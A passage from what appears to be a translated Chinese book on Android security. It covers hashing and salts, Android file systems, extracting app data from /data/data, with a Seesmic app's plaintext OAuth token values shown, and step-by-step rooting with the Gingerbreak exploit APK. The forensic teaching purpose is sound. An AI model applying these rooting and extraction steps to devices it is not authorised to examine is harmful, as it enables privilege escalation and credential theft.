散列函数容易产生碰撞[㊀]。而且，对于一个设计不良的散列函数，不排除对散列值成功实现暴力破解的可能。但是，如果在散列函数的设计中，最大化地提升抗碰撞能力，暴力破解就会变得难于实现（除非政府机构采用极其强大的计算能力进行破解），SHA-2 系列算法族就属于具有较强的抗碰撞能力的散列算法。

通过使用盐值可以生成更健壮的 hash 值。在加密技术中，盐值由随机比特位（bit）组成，一般作为 hash 函数的输入之一（这也是一种抗碰撞的方式），hash 函

㊀ 由于 hash 固定长度输出的特性，必然会存在多个不同输入产生相同输出的情况。如果两个输入串的 hash 函数的值一样，则称这两个串是一个碰撞（Collision）。在理论范围内，存在一个输出串对应无穷多个输入串，所以碰撞具有其必然性。——译者注

数的其他输入为保密内容，如 PIN、密钥或密码口令等。这样就使得暴力破解变得更加困难，因为需要更多的时间或空间，即使使用彩虹表破解也是如此。彩虹表是一组针对构成密码的各种可能的字母组合，预先计算好的密码 hash 值的表格，用来比对查找密码的 hash 值，使破解者更容易、更快地获得密码明文。它是一种以空间换时间或时间与空间折中的例子，例如，将大量可被用作密码的字符组的 hash 值提前计算出来，存放在存储空间。由于可被用作密码的字符组合数量庞大，所以大量计算出来的 hash 值将占用大量的存储空间。但是，用户在破解密码时，只需通过查询存储空间，找到相匹配的 hash 值，即原始密码的字符组合，从而降低密码破解所需的计算时间。

此外，本书推荐使用迭代 hash 处理敏感数据。也就是将数据生成的 hash 值再输入 hash 函数计算 hash 值，如此反复。如果这种反复计算 hash 值的次数足够多，最终产生的 hash 值将相当的健壮，足以应对任何暴力破解攻击，从而防止攻击者猜出最初的 hash 值。

7.6.4　选择恰当位置存储敏感信息

合理选择敏感信息的存储位置（以及访问方法）和上文介绍的各种技术同样重要。假如在公开的存取位置（例如，存储在 values.xml 文件中、SD 卡上或是具有公共可读属性的本地文件系统上）存储 hash 值，那么就会使攻击者能够比较容易地获取到这些敏感信息。Android 系统提供了一种很好的方式限制数据访问——只有明确地将数据设置成可被访问获得，其他应用程序或用户才能访问该数据。默认情况下，只有具有应用程序自身 UID 的其他程序或用户才能访问归属于该 UID 的数据。

理想的存储敏感信息的位置可以是数据库（如 SQLite）或参数文件（如 preference），在这些地方，其他应用不能对其进行访问。

7.6.5　加密技术

在迭代散列一节中，已经讨论了如何使用户的密码或敏感信息保密性更强、更不容易被破解，也就是通过使用加密技术，即散列计算和盐值。加密技术还可以用于保护用户数据，对于 Android 系统来说，主要有两种加密方式：①Android 应用程序能够以加密的方式存储数据。例如，用户的联系人信息经过加密处理，存储在 SQLite3 数据库。②使用磁盘加密，所有的数据在飞速写入磁盘的过程中被加密/解密。对于系统管理员来说，更倾向于使用全盘加密，这样就不需要依赖开发者在他们的应用程序中实现加密功能。

7.6.6　结论

访问控制（依靠操作系统防止对关键文件的访问）、加密技术（依靠加密以及

散列计算保护机密数据，如令牌值，并验证应用程序的完整性）和代码混淆（增加类文件的解密难度）是程序开发人员可以利用的防止应用程序被逆向工程的主要策略。在 Google Wallet 应用程序漏洞和 Skype 的问题中，如果开发人员和系统管理员使用恰当的访问控制和加密技术，这些报出的安全漏洞和问题都可以被防止。

7.7　小结

本章讨论了一种可能的情况，即无需源码反汇编和重新汇编 Android 应用程序，然后使用作者编写的示例应用程序“SecureApp”，演示了 Android 应用程序反汇编和重新汇编的过程。本章介绍了几种最优的安全策略，防止应用程序被逆向工程，以及减少由逆向工程可能造成的信息泄露问题。读者应当试着自己开发一款 Android 应用程序（或者从本书的网站 www. androidinsecurity. com 下载作者编写的 Android 应用程序“SecureApp”），验证本章列举的各种技术。

第 8 章　入侵 Android

本章将介绍什么是移动设备取证和移动设备取证技术，引导读者了解 Android 文件系统、目录，以及挂载点的概念。本章还将介绍如何对 SD 卡进行分析，以及 Android 系统特有的取证技术。最后将通过一个示例，对本章介绍的各个专题进行演示。

8.1　概述

作为数字取证技术的分支，移动设备取证技术主要用在法庭取证条件下，从移动设备上恢复数字证据或数据信息[㊀]。

正如在第 1 章的讨论，如今移动设备的功能非常的强大，可用来处理各种通信、交易，以及其他任务。在一部智能电话上，往往会存储着各种各样的个人信息，包括联系人信息、照片、日程安排、记事本、SMS 信息、MMS 信息、电子邮件、浏览器历史、GPS 位置信息、社交媒体信息、金融数据、密码，等等。如果手边有一部移动设备，不论它是来自合法调查活动中的证物，还是出于安全调查目的而需要被分析的设备，只要人们懂得如何提取信息的技术，就可从该移动设备中获取大量的信息。本章所关注的内容，是如何尽可能多地从移动设备上提取信息，而不仅仅限于在法庭取证的条件下。至于在法庭取证的条件下，如何正确地实施移动设备的取证，则不属于本书所讨论的范围。

在 Android 设备上取证，最重要的是对 Android 系统的理解。前面章节已经讨论了 Android 系统的体系结构和安全模型。本章将进一步讨论 Android 文件系统的细节，包括目录、文件、挂载点，以及文件系统。读者需要了解如何存储、在哪里存储，以及哪种类型的数据存储在设备上。之后，才能够实际地提取有用的信息。数据能够以应用程序/系统特定的文件格式或 SQLite 数据库文件的形式，在文件系统上存储。

8.2　Android 文件系统

本章将通过分析 Android 设备上的各种挂载点，介绍 Android 的文件系统，以及它的目录结构，这将有助于读者了解并掌握 Android 文件系统相关的有用信息。

㊀ 移动设备取证，参考维基百科 http://en.wikipedia.org/wiki/Mobile_device_forensics。——原书注

典型 Android 设备的挂载点如图 8.1 所示。

```
anmmisra-mac:~ Anmol$ adb shell
$ mount
rootfs / rootfs ro,relatime 0 0
tmpfs /dev tmpfs rw,relatime,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
none /acct cgroup rw,relatime,cpuacct 0 0
tmpfs /mnt/asec tmpfs rw,relatime,mode=755,gid=1000 0 0
tmpfs /mnt/obb tmpfs rw,relatime,mode=755,gid=1000 0 0
none /dev/cpuctl cgroup rw,relatime,cpu 0 0
/dev/block/mtdblock4 /cache yaffs2 rw,nosuid,nodev,relatime 0 0
/dev/block/mtdblock6 /efs yaffs2 rw,nosuid,nodev,relatime 0 0
/dev/block/platform/s3c-sdhci.0/by-name/system /system ext4 ro,relatime,barrier=1,data=ordered 0 0
/dev/block/platform/s3c-sdhci.0/by-name/userdata /data ext4 rw,nosuid,nodev,noatime,barrier=1,data=ordered 0 0
/sys/kernel/debug /sys/kernel/debug debugfs rw,relatime 0 0
/dev/block/vold/179:3 /mnt/sdcard vfat rw,dirsync,nosuid,nodev,noexec,relatime,uid=1000,gid=1015,fmask=0702,dmask=0702,al
nt-ro 0 0
/dev/block/vold/179:3 /mnt/secure/asec vfat rw,dirsync,nosuid,nodev,noexec,relatime,uid=1000,gid=1015,fmask=0702,dmask=07
remount-ro 0 0
tmpfs /mnt/sdcard/.android_secure tmpfs ro,relatime,size=0k,mode=000 0 0
$
```

图 8.1 Android 设备上的挂载点

8.2.1 挂载点

首先来看一下 Android 设备上的各种分区，以及与其相关的文件目录结构，如图 8.2 所示，输入并执行“adb shell mount”命令，显示设备上已挂载的文件系统。然后，再输入并执行“adb shell cat/proc/filesystems”命令，显示系统支持的文件系统类型列表，如图 8.3 所示。表 8.1 给出了 Android 设备上的各种分区信息及其说明。

```
anmmisra-mac:~ Anmol$ adb devices
List of devices attached
3934D2D32A9900EC        device

anmmisra-mac:~ Anmol$ adb shell
$ pwd
/
$ ls -l
drwxrwxr-x radio    radio              2011-01-13 01:53 efs
dr-x------ root     root               2012-09-04 18:14 config
drwxrwx--- system   cache              2012-04-07 23:23 cache
lrwxrwxrwx root     root               2012-09-04 18:14 sdcard -> /mnt/sdcard
drwxr-xr-x root     root               2012-09-04 18:14 acct
drwxrwxr-x root     system             2012-09-04 18:14 mnt
lrwxrwxrwx root     root               2012-09-04 18:14 vendor -> /system/vendor
lrwxrwxrwx root     root               2012-09-04 18:14 d -> /sys/kernel/debug
lrwxrwxrwx root     root               2012-09-04 18:14 etc -> /system/etc
-rw-r--r-- root     root          3764 1969-12-31 16:00 ueventd.rc
-rw-r--r-- root     root           840 1969-12-31 16:00 ueventd.herring.rc
-rw-r--r-- root     root             0 1969-12-31 16:00 ueventd.goldfish.rc
drwxr-xr-x root     root               1969-12-31 16:00 system
drwxr-xr-x root     root               2012-09-04 18:14 sys
drwxr-x--- root     root               1969-12-31 16:00 sbin
dr-xr-xr-x root     root               1969-12-31 16:00 proc
-rwxr-x--- root     root         13805 1969-12-31 16:00 init.rc
-rwxr-x--- root     root          3009 1969-12-31 16:00 init.herring.rc
-rwxr-x--- root     root          1677 1969-12-31 16:00 init.goldfish.rc
-rwxr-x--- root     root         90084 1969-12-31 16:00 init
-rw-r--r-- root     root           118 1969-12-31 16:00 default.prop
drwxrwx--x system   system             2012-04-07 20:30 data
drwx------ root     root               2010-12-16 21:11 root
drwxr-xr-x root     root               2012-09-04 18:14 dev
$
```

图 8.2 Android 设备的文件目录结构㊀

㊀ 该目录结构是使用 adb 工具查看与用户工作电脑相连接的 Android 设备的文件系统目录结构。——译者注

```
$ cat /proc/filesystems
nodev   sysfs
nodev   rootfs
nodev   bdev
nodev   proc
nodev   cgroup
nodev   tmpfs
nodev   binfmt_misc
nodev   debugfs
nodev   sockfs
nodev   pipefs
nodev   anon_inodefs
nodev   devpts
        ext2
        ext3
        ext4
        cramfs
nodev   ramfs
        vfat
        msdos
        sysv
        v7
        romfs
        yaffs
        yaffs2
nodev   mtd_inodefs
$ |
```

图 8.3　Android 设备文件系统类型

表 8.1　Android 设备已挂载的文件系统简介

挂　载　点	说　　明
/	只读模式的根文件系统，由内核在其他文件系统挂载之前挂载，包含重要的系统信息，如内核启动时所需的引导配置和各种支持库等
/system	包含系统支持库、可执行文件、字体、系统应用程序，以及各种配置文件等，该目录在文件系统上的权限为只读，在该目录中的子文件夹有 ban、lib、etc、bin、app、media 和 fonts 等
/cache	包含各种临时文件，例如浏览器缓存和下载的文件，以及系统崩溃后执行系统修复产生的各种恢复文件等。在文件系统中，该文件夹对外提供可读写权限
/data	包含用户数据和应用程序数据，其中包括用户安装的应用程序、程序设置和配置参数文件（shared preference）等
/mnt/sdcard	该分区指向 SD 卡，其文件系统类型为 FAT32，且具有可读写权限
/mnt/secure/asec	位于 SD 卡内，供安装在 SD 卡上的应用程序存储经过加密处理的文件

8.2.2　文件系统

Android 操作系统基于 Linux 内核，因此可以支持很多的文件系统。使用 adb 工具在相连的设备上开启的 shell 程序中，以命令行的方式输入并执行“cat/proc/filesystems”命令，可以获得 Android 系统支持的文件系统列表。如图 8.3 所示，文件系统旁边的 nodev 表示没有实际的物理设备与该文件系统关联，因此系统使用 nodev 作为虚拟的文件系统。需要注意的是，Android 系统支持 ext2、ext3 和 ext4 文件系统，这些文件系统通常用在 Linux 操作系统。同时，Android 系统还支持 vfat 文件系统，该文件系统通常被用在基于 Windows 的操作系统上。此外，由于 Android

系统是针对移动设备设计的，因此，Android 系统还支持 YAFFS[㊀] 和 YAFFS2 文件系统（当然，要想支持 YAFFS 和 YAFFS2 文件系统，Android 设备还需要具有支持 NAND 的芯片才可以）。上述文件系统的详细信息见表 8.2。

表 8.2 Android 系统的各种文件系统

文件系统	说明
YAFFS 和 YAFFS2	许多移动设备都会使用 YAFFS 和 YAFFS2 文件系统，它们是专门针对 NAND 或 NOR 闪存而设计的快速且强大的文件系统，专用于嵌入式设备。其中，YAFFS2 是较新的文件系统版本，YAFFS1 支持以 512B 作为每个 page 大小的闪存，而 YAFFS2 则可以支持以 2KB 作为每个 page 大小的闪存。也就是说，YAFFS2 可以支持大容量的闪存。更多有关这两种文件系统的信息请参考 http://www.yaffs.net/
ext2、ext3 和 ext4	通常 Linux 内核使用这些文件系统，即 ext2、ext3 和 ext4（第二代、第三代和第四代扩展文件系统）。ext2 文件系统是 20 世纪 90 年代早期推出的，用于解决 Linux 内核使用的 ext 文件系统中存在的一些问题。ext3 文件系统在 ext2 文件系统中增添了日志功能，以及一些其他的新特性。ext4 文件系统在 ext3 文件系统中进一步添加了新的功能，包括对超大文件系统和超大文件的支持，引入 extent 的文件存储方式（取代了 ext2、ext3 中使用的 block mapping 文件存储方式），以及一些其他的功能
vfat	vfat 也就是微软公司开发的 FAT32 文件系统。在 Linux 内核中，FAT32 文件系统的实现即称为 vfat 文件系统。该文件系统主要用在 Android 系统的 SD 卡上

8.2.3 目录结构

首先来看一下典型 Android 设备的目录结构。读者可以通过 adb 工具在相连设备上启动的 shell 程序，以命令行的方式访问 Android 设备的文件系统，也可以通过 Eclipse 软件的 DDMS 工具（如图 8.4 所示）访问 Android 设备的文件系统。在这里需要注意的主要是三个目录，即/system、/sdcard 和/data。前面介绍过，/system 目录用于存放和操作系统相关的大部分文件，包括系统应用程序、支持库、字体文件、可执行文件，等等。/sdcard 目录是一个映射到/mnt/sdcard 目录的软链接，指向设备上的 SD 卡。/data 目录用于存放用户数据。具体来说，每一个应用程序都有一个“/data/app/ <应用程序名称>”目录与之关联，应用程序用户数据存放在与其关联的“/data/data/ <应用程序名称>”目录中。对于移动设备来说，用户无法访问/data 目录，因为该目录只对 Android 系统用户可读，而用户作为 shell 用户（用户通过 adb 工具在相连接设备上启动的 shell 程序，只能赋予用户 shell 用户的

㊀ YAFFS（Yet Another Flash File System）是一个专门为 NAND Flash 存储器设计的嵌入式文件系统，适用于大容量的存储设备，并且是在 GPL（General Public License）协议下发布的，可在其网站免费获得源代码，在 YAFFS 中，最小存储单位为一个 Page，文件内的数据是存储在固定 512B 的 Page 中。——译者注

文件系统访问权限）没有对该目录的访问权限。本章通过模拟器来展示/data 目录的内容。由于应用程序将用户数据存放在与其关联的“/data/data/ <应用程序名称>”目录下，所以保证只有该应用程序才能访问与其关联的特定文件目录，对于确保应用程序信息数据安全是非常重要的。这种访问控制机制主要通过用户权限来实现，也就是说每个应用程序都有自己的 UID，并且只有具有该 UID 或只有该用户才有权限访问与其相关联的文件目录。表 8.3 给出了 Android 系统上应用程序可能需要访问的几个重要的文件/目录的简介。本章将在后面介绍/data/data 文件夹的结构。




图 8.4　Android 设备目录结构（通过 Eclipse 上的 DDMS 工具查看）

表 8.3　Android 系统上重要的文件/目录

目录/文件	说　明
/cache	存放临时信息，如浏览器缓存、功能设置或恢复的文件等
/sdcard	用于应用程序存放数据，如音乐文件、下载的文件、照片等
/vendor	专用于设备制造厂商（如三星、HTC 等）存放文件的目录
/system	Android 系统目录，包含各种系统配置文件、二进制程序文件、系统应用程序，等等
/system/etc/permissions/platform. xml	将底层用户 ID/群组 ID 的权限同系统使用的权限名称进行映射
/system/app	预装在设备上的系统应用程序
/system/bin	二进制的可执行文件，例如 ls、mount 等
/system/buid. prop	设备特有的具体配置和信息
/data/data	用于已安装的应用程序存放用户数据
/data/app	用户安装的应用程序
/data/app-private	用户安装的应用程序（通常是一些付费的应用程序）
/mnt/asec	用于存储安装在 SD 卡上的应用程序的相关文件

8.3 Android 应用程序数据

本节将介绍应用程序保存持久化数据的方法，查看/data/data 文件夹的内容，以及如何从该目录内获取有用信息。

8.3.1 存储方式

Android 系统提供多种存储方式供应用程序根据自身需求保存持久化数据。表 8.4 提供了各种可供选择的数据存储方式。

表 8.4 Android 应用程序存储方式简介

存储方式	说明
共享参数配置文件	将私有数据以键值对的形式存储，主要用于存储原型数据，如 boolean、float、int，以及 string 等类型的数据
内部存储	在内部存储器上存储私有数据，应用程序能直接将文件存储在内部存储器上（与内部存储器相对的是外部存储器，如 SD 卡等），存储的文件受到文件权限的保护，应用程序是其创建的文件的所有者。需要注意的是，如果应用程序要想使其创建的文件只对它自己开放操作权限，则应当使用 MODE_PRIVATE 选项创建文件。否则，如果使用 MODE_WORLD_READABLE 或 MODE_WORLD_WRITABLE 选项创建文件，将对其他所有的应用程序开放读写操作权限
外部存储	将数据存储在共享的外部存储设备上。在外部存储设备上存储的文件对所有的应用程序开放读写操作权限，并且文件数据不受基于权限的安全访问机制保护
SQLite 数据库	将数据存储在私有数据库中，数据存取的权限只对该数据所属的应用程序开放
网络连接	将数据存储在网络服务器上

8.3.2 /data/data

前面已经介绍了应用程序可选的数据存储方式，接下来通过一些真实的应用程序，分析它们的/data/data/目录。安装 Seesmic 应用程序，该应用程序可以使用户能够管理并登录多个社交网站账号。图 8.5 展示的是/data/data 目录下的子目录/data/data/com. seesmic，也就是 Seesmic 应用程序关联的目录。该应用程序的目录下包含了三个文件夹：databases、lib 和 shared_prefs。普通用户或 shell 用户无法访问设备上的/data/data 目录，因为该目录的访问权限只对系统拥有者（也就是系统用户 system）开放。读者可对移动设备进行 root 处理，然后再访问该目录。也可以将 Android 文件系统制作成镜像文件，然后再读取该镜像文件中/data/data 目录的内容。

从这个文件夹的结构可见，应用程序可以将数据存储在 SQLite 数据库中，也

```
# cd /data/data/com.se*
# pwd
/data/data/com.seesmic
# ls -l
drwxrwx--x app_40   app_40          2012-09-05 06:24 databases
drwxrwx--x app_40   app_40          2012-09-05 06:24 shared_prefs
drwxr-xr-x system   system          2012-09-05 06:21 lib
# |
```

图 8.5　/data/data 目录内 Seesmic 应用程序的目录

可存储在共享配置文件（即 shared preference XML 文件）中。接下来研究一下这些文件，看看是否能够获得更多有用的信息。浏览 shared_prefs 目录内容，使用"cat"命令查看其中任一 XML 文件的内容，从中可以得到应用程序中使用的一些信息（这些信息以键值对的形式体现在 XML 文件中）。从图 8.6 可见，在该 XML 文件内部定义的各种键值对中，有一个名为"req_token_secret"的键值对，还有一个名为"req_token"的键值对。如果应用程序的开发者不够细心，就可能在这里存储各种敏感信息（甚至包括明文形式的密码）。

```
# cd shared_prefs*
# ls -l
-rw-rw---- app_40   app_40      1201 2012-09-05 06:24 com.seesmic_preferences.xml
-rw-rw---- app_40   app_40       126 2012-09-05 06:24 _has_set_default_values.xml
# cat _has*
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<boolean name="_has_set_default_values" value="true" />
</map>
# cat com.see*
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="refresh_time">1800</string>
<boolean name="show_avatars" value="true" />
<string name="req_token">SzUuExuSHEVGKcYKMYL72hHxyPJbKeQc0mQqz8TIKKs</string>
<string name="font_size">14</string>
<boolean name="first_run" value="false" />
<boolean name="hd_avatars" value="true" />
<string name="clear_on_install">v5</string>
<boolean name="bkg_updates" value="true" />
<boolean name="replies_notif" value="true" />
<string name="photo">http://twitter.com/</string>
<string name="view_user">profile</string>
<string name="nb_tweets">50</string>
<string name="shorturl">http://api.bit.ly/</string>
<boolean name="remember_pos" value="true" />
<boolean name="autoscroll_messages" value="true" />
<string name="req_token_secret">Tgv3wAxuINwNhwzOgIuVpE1zW3HvK0uFAVwSGy4jtJ4</string>
<string name="photo_quality">1024</string>
<boolean name="led_key" value="true" />
<string name="quote_style">RT</string>
<boolean name="vibrate" value="true" />
<boolean name="dm_notif" value="true" />
<boolean name="preview_pics" value="true" />
<boolean name="bkg_notifications" value="true" />
<string name="video">http://yfrog.com/</string>
</map>
# |
```

图 8.6　shared_prefs 文件夹内任一 XML 文件的内容

从图 8.5 中还可以看到，在/data/data/com. seesmic 目录内还包含一个数据库文件夹。打开该文件夹可以看到一个名为 twitter. db 的数据库文件，说明设备用户拥有一个 twitter 账号。接下来再来看一下是否能够从 twitter. db 数据库文件中，得到更多的关于该 twitter 账号的信息。可以使用 SQLite3 命令行工具来进行这项工

作。该数据库文件内容如图 8.7 所示，从中可以了解到该数据库的结构。然后，就可以通过查询数据库中的数据表，获取信息。

```
# pwd
/data/data/com.seesmic/databases
# ls -l
-rw-rw---- app_40   app_40     62464 2012-09-05 06:24 twitter.db
# sqlite3 twitter.db
SQLite version 3.6.22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .schema
CREATE TABLE accounts (_id TEXT PRIMARY KEY,name TEXT,password TEXT,fullname TEXT,avatar_url TEXT,main INTEGER,added_index INTEGER,rest_api TEXT,s
s INTEGER,mentions_y INTEGER,token INTEGER,secret INTEGER,type INTEGER, UNIQUE (_id, rest_api));
CREATE TABLE android_metadata (locale TEXT);
CREATE TABLE attachs (_id INTEGER PRIMARY KEY,name TEXT,path TEXT,size INTEGER,media_id INTEGER,url TEXT,type INTEGER );
CREATE TABLE authors (_id INTEGER PRIMARY KEY,screen_name TEXT,full_name TEXT,avatar_url TEXT,protected INTEGER);
CREATE TABLE dm (_id INTEGER PRIMARY KEY,my_dm_id INTEGER,account_id INTEGER,sender_id INTEGER,recipient_id INTEGER,message TEXT,urls TEXT,dm_sent
CREATE TABLE facebook_authors (_id TEXT PRIMARY KEY,full_name TEXT,avatar_url TEXT,category TEXT);
CREATE TABLE facebook_feeds (_id INTEGER PRIMARY KEY,account_id TEXT,update_id TEXT,feed_type INTEGER,owner_id TEXT, UNIQUE (account_id, update_id
CREATE TABLE facebook_friendlists (_id TEXT PRIMARY KEY,account_id TEXT,name TEXT,checked INTEGER,type INTEGER, UNIQUE (_id, account_id));
CREATE TABLE facebook_page_profiles (_id INTEGER PRIMARY KEY,user_id TEXT,account_id TEXT,website TEXT,founded TEXT,company_overview TEXT,mission
tegory TEXT,subcategory TEXT,description TEXT,starring TEXT,directed_by TEXT,plot_outline TEXT,release_date TEXT,genre TEXT,studio TEXT,bio TEXT,r
_interests TEXT,likes INTEGER, UNIQUE (user_id, account_id));
CREATE TABLE facebook_people (_id INTEGER PRIMARY KEY,account_id TEXT,user_id TEXT,relationship_type INTEGER,owner_id TEXT,saved INTEGER, UNIQUE (
CREATE TABLE facebook_profiles (_id INTEGER PRIMARY KEY,user_id TEXT,account_id TEXT,about TEXT,birthday TEXT,work TEXT,education TEXT,email TEXT,
r TEXT,political TEXT,activities TEXT,music TEXT,books TEXT,movies TEXT,last_updated INTEGER, UNIQUE (user_id, account_id));
CREATE TABLE facebook_updates (_id INTEGER PRIMARY KEY,my_update_id TEXT,account_id TEXT,from_id TEXT,to_user TEXT,message TEXT,likes_count INTEGE
link_url TEXT,link_name TEXT,link_caption TEXT,link_description TEXT,source_url TEXT,via TEXT,created_date INTEGER,type INTEGER,privacy TEXT, UNIQ
CREATE TABLE list_info (_id INTEGER PRIMARY KEY,info_list_id INTEGER,info_status_id INTEGER, UNIQUE (info_list_id, info_status_id));
CREATE TABLE lists (_id INTEGER PRIMARY KEY,account_id INTEGER,list_id INTEGER,list_full_name TEXT,list_description TEXT,creator_id INTEGER,list_m
count INTEGER,member_count INTEGER,is_followed INTEGER, UNIQUE (account_id, list_id, list_type, owner_id));
CREATE TABLE mute (_id INTEGER PRIMARY KEY,mute_title TEXT,mute_description TEXT,mute_pic_url TEXT,mute_type INTEGER , UNIQUE (mute_title,mute_typ
CREATE TABLE search_results (_id INTEGER PRIMARY KEY,my_tweet_id INTEGER,avatar_url TEXT,created_time INTEGER,from_user TEXT,text TEXT,urls TEXT,m
NTEGER,from_user_id INTEGER,owner_query TEXT, UNIQUE (my_tweet_id,owner_query));
CREATE TABLE searches (_id INTEGER PRIMARY KEY,account_id INTEGER,name TEXT,query TEXT,created_time INTEGER);
CREATE TABLE timelines (_id INTEGER PRIMARY KEY,account_id INTEGER,tweet_id INTEGER,timeline INTEGER,owner_id INTEGER, UNIQUE (account_id, tweet_i
CREATE TABLE topics (_id INTEGER PRIMARY KEY,name TEXT,query TEXT);
CREATE TABLE tweets (_id INTEGER PRIMARY KEY,my_tweet_id INTEGER,account_id INTEGER,sender_id INTEGER,message TEXT,source TEXT,in_reply_to_status_
tweet_sent INTEGER,latitude REAL,longitude REAL,retweeted_by_id INTEGER,retweeted_by_screen_name TEXT,retweet_count INTEGER,original_id INTEGER,ur
 my_tweet_id));
CREATE TABLE userlists (_id INTEGER PRIMARY KEY,account_id INTEGER,user_id INTEGER,friendship INTEGER,owner_id INTEGER,userlist_saved INTEGER, UNI
CREATE TABLE users (_id INTEGER PRIMARY KEY,my_user_id INTEGER,account_id INTEGER,tweets_count INTEGER,favorites_count INTEGER,friends_count INTEG
l TEXT,profile_location TEXT,profile_description TEXT,is_friend INTEGER,is_follower INTEGER,is_blocked INTEGER,verified INTEGER, UNIQUE (account_i
CREATE INDEX author_idx ON authors (_id);
CREATE INDEX dm_idx ON dm (my_dm_id);
CREATE INDEX friendship_idx ON userlists (friendship);
CREATE INDEX list_idx ON list_info (info_list_id);
CREATE INDEX timeline_idx ON timelines (timeline);
CREATE INDEX tweet_id_idx ON search_results (my_tweet_id);
CREATE INDEX tweet_idx ON tweets (my_tweet_id);
CREATE INDEX type_idx ON lists (list_type);
CREATE INDEX user_idx ON users (my_user_id);
sqlite> select * from facebook_friendlists;
sqlite> select * from accounts;
sqlite>
```

图 8.7　SQLite 数据库文件内容

8.4　Android 设备的 root 处理

默认情况下，Android 设备只给用户提供有限的操作权限。这些精心设计的权限约束用于阻止恶意软件（以及用户）绕过 Android 安全模型提供的安全控制机制。有时，这些权限约束还用于防止特定的功能被访问或改变。例如，Tethering[1]

[1] Tethering，指通过智能手机或平板电脑等移动设备，将它的上网功能分享给其他设备使用的功能，它利用移动设备，如手机或平板电脑，作为无线路由器，或是无线接入点热点。其他设备，如笔记本电脑或 PDA，可以通过 Wi-Fi 的无线局域网，或是蓝牙等无线传输，或是 USB 之类的实体传输线，来与手机连接。之后再利用手机的 2G 或 3G 调制解调器连接，或是无线局域网，连接到互联网，达到分享上网的功能。许多智能手机，以软件的方式，来提供这个功能。——译者注

或代理安装功能等。当需要分析一个设备时，往往需要获取该 Android 设备的 root 权限。通过 adb 工具登录到相连设备的 shell 控制台程序时，登录用户被赋予 shell 用户权限，其 UID 即为“shell”，shell 用户实际上无法访问一些目录，比如/data 目录，因为 shell 用户没有足够的权限。因此，需要将用户的权限提升为超级用户权限（也就是 root 权限），而实现这种权限提升的处理过程就称为 root。一般情况下，成功利用系统存在的漏洞可以使用户转变成超级用户。用户可以从网络上下载与其设备版本匹配的 Break. apk 文件，对设备进行 root 处理。接下来，本节将引导用户获取 Froyo㊀2. 2 版本的 Android 操作系统的 root 权限。

1）检测 Android 操作系统版本，按照“Settings- > About Phone”顺序操作，跳转到“About phone”界面查看，如图 8. 8 所示，在“About phone”界面上，显示有详细的 Android 系统版本和内核版本信息。

2）通过 adb shell 连接 Android 设备，并执行“ID”命令，此时用户为“shell”用户身份（UID = 2000 ［shell］）。

3）考虑到用户使用的 Android 操作系统为 Froyo2. 2. 2 版本、Gingerbread㊁版本或 Honeycomb㊂版本，所以下载 root 工具软件 Gingerbreak. apk，如图 8. 9 所示。




图 8. 8　Android 版本




图 8. 9　Gingerbreak 应用程序界面

4）激活 USB 调试功能。

5）执行命令“adb Install gingerbreak. apk”，安装 Gingerbreak 应用程序。

6）启动 Gingerbreak 应用程序，该应用程序将自动安装超级用户应用程序。

㊀ Android Froyo（Android 冻酸奶），Android 操作系统 2. 2 或 2. 2. x 版本代号。——译者注

㊁ Android Gingerbread（Android 姜饼），Android 操作系统 2. 3. x 版本代号。——译者注

㊂ Android Honeycomb（Android 蜂巢），Android 操作系统 3. x 版本代号。——译者注

7）现在，使用 adb 工具通过 shell 程序的命令行方式连接设备并执行“su”命令，如图 8.10 所示。之后，设备完成 root 处理，用户能够浏览各种权限的文件夹了，例如/data/data 目录。

```
C:\Windows\system32\cmd.exe - adb shell
#

#

#

#

#

#

# ^C
C:\Users\Bluegene>adb shell
$ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009
(mount),1011(adb),1015(sdcard_rw),3001(net_bt_admin),3002(net_bt),3003(inet)
$ su
su
# id
id
uid=0(root) gid=0(root) groups=1003(graphics),1004(input),1007(log),1009(mount),
1011(adb),1015(sdcard_rw),3001(net_bt_admin),3002(net_bt),3003(inet)
#
```

图 8.10　Android 设备 root 处理过程中的 Shell 控制台显示变化

8.5　制作 Android 系统镜像

有时，将 Android 设备制作成镜像，并利用分析人员工作机上的各种工具分析制作的 Android 镜像，对分析 Android 设备的文件系统是很有必要且十分有用的。尤其是在需要将原始的文件系统保存为凭证，或是在以后还要用到原始的文件系统，而不能直接操作原始的文件系统，但又需要对该文件系统进行分析调查等处理时。对于这种情况，分析人员不可能直接抛开原始目标设备开展分析等工作。因此，就需要将原始目标设备复制成镜像文件。然后，使用生成的镜像文件进行调查/分析操作。Android 设备镜像的制作过程如下：

1）使用下面的命令将下载的 mkfs. yaffs2 复制到设备中的 SD 卡上。

```
